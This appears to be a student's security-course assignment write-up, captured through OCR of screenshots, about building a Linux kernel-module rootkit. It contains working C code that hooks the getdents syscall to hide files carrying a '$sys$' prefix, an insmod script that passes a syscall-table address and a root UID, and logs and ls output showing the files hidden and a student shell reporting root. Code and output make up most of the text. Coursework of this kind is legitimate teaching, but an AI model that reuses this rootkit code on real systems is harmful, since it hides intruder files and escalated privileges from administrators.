
```c
// Let's hook getdents() to hide our files
hook_syscall(new_hook(__NR_getdents, (void*) &new_getdents));
```



```c
asmlinkage int new_getdents(unsigned int fd, linux_dirent *dirp, unsigned int count);//
func prototype referenced from the getdents man page
```




```
root@COMP4108-a2:~/a2# ./insert.sh
root@COMP4108-a2:~/a2# tail /var/log/syslog
Feb 21 01:44:12 COMP4108-a2 kernel: [ 8966.612255] entry: .rootkit.ko.cmd
Feb 21 01:44:12 COMP4108-a2 kernel: [ 8966.612256] entry: Makefile
Feb 21 01:44:12 COMP4108-a2 kernel: [ 8966.612256] entry: modules.order
Feb 21 01:44:12 COMP4108-a2 kernel: [ 8966.612257] entry: rootkit.mod.o
Feb 21 01:44:12 COMP4108-a2 kernel: [ 8966.612258] entry: .rootkit.o.cmd
Feb 21 01:44:12 COMP4108-a2 kernel: [ 8966.612258] entry: eject.sh
Feb 21 01:44:12 COMP4108-a2 kernel: [ 8966.612259] entry: .
Feb 21 01:44:12 COMP4108-a2 kernel: [ 8966.612260] entry: rootkit.h
Feb 21 01:44:12 COMP4108-a2 kernel: [ 8966.612260] entry: Module.symvers
Feb 21 01:44:12 COMP4108-a2 kernel: [ 8966.612261] getdents() hook invoked.
```




```
student@COMP4108-a2:~$ whoami
root
student@COMP4108-a2:~$ cd a2
student@COMP4108-a2:~/a2$ ls
eject.sh   Makefile       Module.symvers  rootkit.h    rootkit.mod.c  rootkit.o
insert.sh  modules.order  rootkit.c       rootkit.ko   rootkit.mod.o
```

2. 15 Marks Modify your hook such that the `struct linux_dirent*` buffer you return to the calling process does not include any dirents for filenames that start with `magic_prefix`.


To do this I keep track of the current dirent and previous dirent. To hide the files I call the original getdents syscall to populate the dirp buffer. Then copy the user space buffer into kernel space to edit the kernel buffer with no issues. And to hide the files we iterate through the kernel buffer looking for matching dirents with the magic_prefix. We keep track of the current dirent and check if it has the prefix. If it does then we add the current dirent d_reclen onto the previous dirents reclen. This is so that when it gets read again when we return it to user space, the dirent before the hidden file will be read and since it has a d_reclen of itself + the hidden files d_reclen, when dirp + d_reclen it will jump to the next dirent instead that isn't the hidden file and therefore file cloaking it. After we edited the previous dirents reclen to make it skip the hidden file. We increment the buffer position to go into the next dirent in the for loop. Now if the file doesn't have the prefix, we set it as the previous dirent as we cant set a hidden file dirent as a previous dirent as we skip over it. And increment the buffer position again to go into the next dirent in the for loop. Once weve finished hiding all the files we copy the kernel buffer back into userspace and free that kernel buffer to prevent memory leakage. So the user space buffer still has the same amount of bytes as we don't remove it from the buffer we just change the d_reclen of the dirent before the files we want to hide so that when it gets read in user space the hidden files get skipped over instead and doesn't get outputted when we ls -la. Also since the directory always has . as the dirp start, we don't have to account for the first dirent being a hidden file. But implemented it anyway and commented it out below.




```
asmlinkage int new_getdents(unsigned int fd, linux_dirent *dirp, unsigned int count)
{
  int nread;
  int bpos;
  linux_dirent *currd;//current dirent
  linux_dirent *prevd = NULL;//previouds dirent,needed to init as there were compiler warnings
  linux_dirent *kdirp;//kernel buffer

  //Declare a orig_func function pointer with the types matched to getdents()
  int (*orig_func)(unsigned int fd,linux_dirent *dirp, unsigned int count);
  t_syscall_hook *getdents_hook;

  //Find the t_syscall_hook for __NR_getdents from our linked list
  getdents_hook = find_syscall_hook(__NR_getdents);
  //And cast the orig_func void pointer into the orig_func to be invoked
  orig_func = (void*) getdents_hook->orig_func;

  nread = (*orig_func)(fd, dirp, count); //calls the original getdents() syscall with dirp to populate and gets back num of bytes

  kdirp = kmalloc(nread,GFP_KERNEL);//allocate kernel buffer with kmalloc correct size in bytes as nread gives back bytes of whole directory
  copy_from_user(kdirp,dirp,nread);//copy the buffer from user space into kernel space
  printk(KERN_INFO "getdents() hook invoked.");

  for (bpos = 0; bpos < nread;) {
    currd = (linux_dirent *)((char *)kdirp + bpos);
    if (strncmp(magic_prefix,currd->d_name,5) == 0){//if the dirent name matches prefix
      printk(KERN_INFO "Hiding: %s", currd->d_name);
      //. is the kdirp start so dont have to account if the malicious hidden file is first.
      prevd->d_reclen += currd->d_reclen;//add the curr dirents reclen to the prev dirents reclen to hide the curr dirent file so we skip over it
      bpos += currd->d_reclen;//increment buffer position
    }else{//the curr dirent is safe
      printk(KERN_INFO "entry: %s", currd->d_name);
      prevd = currd;//set the prev dirent to this one as we cant set a hidden file dirent as a prevd since we skip over it
      bpos += currd->d_reclen;//increment buffer position
    }
  }

  copy_to_user(dirp,kdirp,nread);//copy the buffer from kernel space back into user space
  kfree(kdirp);//free the kernel buffer
  //Invoke the original syscall
  return nread;
}
// if(bpos == 0){ //if the dirent is the first, dont sent the prevd and dont incr bpos
//   nread -= kdirp->d_reclen;
//   kdirp = (linux_dirent *)((char *)kdirp + kdirp->d_reclen);
// }else{//its not the first one so add the curr dirents bytelen to the prev dirents bytelen to hide the curr dirent file to skip over it in user space
//   prevd->d_reclen += currd->d_reclen;
//   bpos += currd->d_reclen;
// }
```




```
// Let's hook getdents() to hide our files
hook_syscall(new_hook(__NR_getdents, (void*) &new_getdents));
```




```
static char* magic_prefix;
module_param(magic_prefix, charp, 0);
MODULE_PARM_DESC(magic_prefix, "prefix set as $sys$");
```




```
#Find the sys_call_table symbol's address from the /boot/System.map
TABLE_ADDR=ffffffff81801320
root_uid=1001 # set our UID of 1001
magic_prefix="\$sys\$"
#Insert the rootkit module, providing some parameters
insmod rootkit.ko table_addr=0x$TABLE_ADDR root_uid=$root_uid magic_prefix=$magic_prefix
```



```
student@COMP4108-a2:~/test$ ls -la
total 8
drwxrwxr-x 2 student student 4096 Feb 21 22:15 .
drwxr-xr-x 7 student student 4096 Feb 21 21:39 ..
-rw-rw-r-- 1 student student    0 Feb 21 22:04 bar.txt
-rw-rw-r-- 1 student student    0 Feb 21 22:04 foo.txt
-rw-rw-r-- 1 student student    0 Feb 21 22:15 $sys$_lol_hidden2.txt
-rw-rw-r-- 1 student student    0 Feb 21 22:15 $sys$_lol_hidden.txt
student@COMP4108-a2:~/test$ whoami
student
```



```
root@COMP4108-a2:~/a2# ./insert.sh
root@COMP4108-a2:~/a2# tail /var/log/syslog
Feb 21 23:10:44 COMP4108-a2 kernel: [ 4733.207788] Rootkit module is loaded!
Feb 21 23:10:54 COMP4108-a2 kernel: [ 4743.045473] Executing /bin/ls
Feb 21 23:10:54 COMP4108-a2 kernel: [ 4743.045476] Effective UID 0
Feb 21 23:10:54 COMP4108-a2 kernel: [ 4743.046385] getdents() hook invoked.
Feb 21 23:10:54 COMP4108-a2 kernel: [ 4743.046388] entry: ..
Feb 21 23:10:54 COMP4108-a2 kernel: [ 4743.046389] entry: .
Feb 21 23:10:54 COMP4108-a2 kernel: [ 4743.046392] entry: foo.txt
Feb 21 23:10:54 COMP4108-a2 kernel: [ 4743.046393] entry: bar.txt
Feb 21 23:10:54 COMP4108-a2 kernel: [ 4743.046394] Hiding: $sys$_lol_hidden.txt
Feb 21 23:10:54 COMP4108-a2 kernel: [ 4743.046395] Hiding: $sys$_lol_hidden2.txt
```



```
student@COMP4108-a2:~/test$ ls -la
total 8
drwxrwxr-x 2 student student 4096 Feb 21 22:15 .
drwxr-xr-x 7 student student 4096 Feb 21 21:39 ..
-rw-rw-r-- 1 student student    0 Feb 21 22:04 bar.txt
-rw-rw-r-- 1 student student    0 Feb 21 22:04 foo.txt
student@COMP4108-a2:~/test$ whoami
root
```